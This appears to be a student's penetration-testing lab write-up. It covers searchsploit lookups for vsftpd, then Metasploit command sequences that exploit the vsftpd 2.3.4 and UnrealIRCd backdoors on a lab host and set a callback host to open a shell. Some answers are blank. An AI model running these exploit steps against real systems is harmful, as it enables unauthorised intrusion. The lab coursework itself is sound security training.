
**Task 1**

**1.1**

**1.2**

1. A Comma Separated Values (CSV) file is a plain text file that contains a list of data separated by a comma. These files are often used for exchanging data between different applications. For example, databases and contact managers often support CSV files.
2. The first line of the file contains associated titles to each data, which are similarly separated by a comma. Each title represents the attribute from the database. For example

**Name,Email,Phone Number,Address**

Bob Smith,bob@example.com,123-456-7890,123 Fake Street

Mike Jones,mike@example.com,098-765-4321,321 Fake Avenue

1. If I want to conduct exploitation without using

tools such as MSF; I can use this file, which is a local copy that contains data of all current known vulnerability available in the exploit database, to apply exploits manually.

**1.3**

1. aix

alpha

android


1. docs

local

remote

1. Python


**1.4**

1. **Searchsploit VSFTPD**
2. 
3. **Vsftpd 2.3.2 - Denial of Service | exploits/linux/dos/16270.c**

**1.5**

1. **CD exploits/linux/dos**

**CP 16270.c -t /home/kali/Downloads**



**Task 2**

**2.1**

1. **7.5**
2. **”Affected Software/OS” section**

**2.2**

**A. sudo service postgresql start**

**sudo msfdb init**


**sudo msfconsole**

msf6> **use exploit/unix/ftp/vsftpd\_234\_backdoor**

msf6 exploit(vsftpd\_234\_backdoor) > **show options**

msf6exploit(unix/ftp/vsftpd\_234\_backdoor) > **set rhosts 192.168.1.103**

msf exploit(vsftpd\_234\_backdoor) > **run**

**B. **

**Task 3**

**3.1**

1. **sudo service postgresql start**

**sudo msfdb init**

**sudo msfconsole**

**Searh unrealircd**

**use 0**

**show payloads**


**set payload 0**

**show options**

**set rhosts 192.168.1.103**


**set lhost 192.168.1.102**

**exploit**

1. 

**3.2**

**A.**


**( ctrl + c from the previous attack to end command shell session) then:**

**show payloads**

**set payload 5**

**show options**

**exploit**

**B. **

**(NB: I have also tried the whole attack process from the beginning, and I have got the same results)**